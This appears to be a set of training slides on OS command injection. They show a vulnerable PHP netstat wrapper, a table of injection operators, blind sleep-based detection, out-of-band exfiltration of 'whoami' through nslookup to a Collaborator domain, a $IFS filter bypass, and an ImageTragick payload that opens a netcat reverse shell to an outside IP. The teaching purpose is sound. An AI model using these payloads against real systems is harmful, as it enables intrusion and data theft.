

Command injection

wtf cmd inj?

Command injection - type of code injection, that follows to unauthorized command execution on remote server through vulnerable web application.

why does it happen?



This is netstat implementation in php

... easier to call it this way, right?

```
1  <?php
2  .....
3      system("/usr/sbin/netstat");
4  .....
5  ?>
6
```

why does it happen?


Unfiltered user input in system() - bad idea

```
1  <?php
2  .....
3      $argv = $_GET['arg'];
4      system("/usr/sbin/netstat $argv");
5
6  ?>
```

why does it happen?

Unfiltered user input in system() - bad idea

```
1  <?php
2
3      $argv = $_GET['arg'];
4      system("/usr/sbin/netstat $argv");
5      //      /usr/sbin/netstat -h;ls
6  ?>
```



A terminal window with a macOS-style title bar (red, yellow, green buttons) showing the execution of a curl command. The command is: `curl "http://127.0.0.1:8084/pew.php?arg=-h;ls"`. The output lists several files in the current directory: `Dockerfile`, `adminer.php`, `config.php`, `docker-compose.yml`, `index.php`, and `install.php`.

```
fbkcs:~ cyber$ curl "http://127.0.0.1:8084/pew.php?arg=-h;ls"
Dockerfile
adminer.php
config.php
docker-compose.yml
index.php
install.php
```


how to inject?

Function	User input
sequential execution	; evil
pipe	evil
cmd substitution	`evil`
cmd substitution	\$(evil)
AND	&& evil
OR	evil
Output redirection	> somefile
Input redirection	< somefile

blind cmd injection

Time-based detection using sleep command:

```
1 <?php
2
3     $argv = $_GET['arg'];
4     $a=@shell_exec("/usr/sbin/netstat $argv");
5
6     ?>
7
8
```




fbkcs:~ cyber\$ time curl "http://127.0.0.1:8084/pew.php?arg=-h;sleep%203"

```
real    0m3.042s
user    0m0.006s
sys     0m0.010s
fbkcs:~ cyber$
```


semi-blind cmd injection

GET to your server or use OOB to exfiltrate data:



The screenshot displays two windows from Burp Suite. The top window, titled 'DNS query', shows a message: 'The Collaborator server received a DNS lookup of type A for the domain name **cyber.1.fp8mkv3wuiwdcndjz2lmjaitjkpadz.burpcollaborator.net**.' The bottom window, titled '2. bash', shows a terminal session with the following command: `fbkcs:~ cyber$ curl "http://127.0.0.1:8084/pew.php?arg=-h;nslookup%20\`whoami\` .1.fp8mkv3wuiwdcndjz2lmjaitjkpadz.burpcollaborator.net"`

Filters bypass

Sometimes application can filter space or tab symbols

In the case we need to put another delimiter to send a command we want

Filters bypass

And here we go with `IFS9` that transforms our payload to

`catIFS9/etc/`

```
fbkcs:~ cyber$ curl "http://127.0.0.1:8084/pew.php?arg=-h;echo\u0001$IFS\u0001$9123456"  
123456
```

```
fbkcs:~ cyber$ █
```

wtf is \$IFS?

\$IFS is a UNIX environment variable that keeps current system delimiter

But OS has to be able to find that variable in payload

curl\$IFSlocalhost

- bad, cause OS will think that \$IFSlocalhost is variable

curl\$IFS\$9localhost

- good, cause \$9 usually contains empty string

Real life example



```
root@ip-172-31-24-240:/home/ubuntu# cat ex.mvg
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"&& mknod /tmp/backpipe p && /bin/sh 0</tmp/backp
pipe | nc 52.39.181.99 443 1>/tmp/backpipe")'
pop graphic-context
root@ip-172-31-24-240:/home/ubuntu# convert ex.mvg ex.jpg
```

```
scratch — root@ip-172-31-24-240: /home/ubuntu — ssh — 91x22
ubuntu@ip-172-31-24-240:~$ sudo nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [52.39.181.99] port 443 [tcp/https] accepted (family 2, sport 60359)
whoami
root
python -c "import pty;pty.spawn('/bin/bash');"
root@ip-172-31-24-240:/home/ubuntu#
```

Let's practice!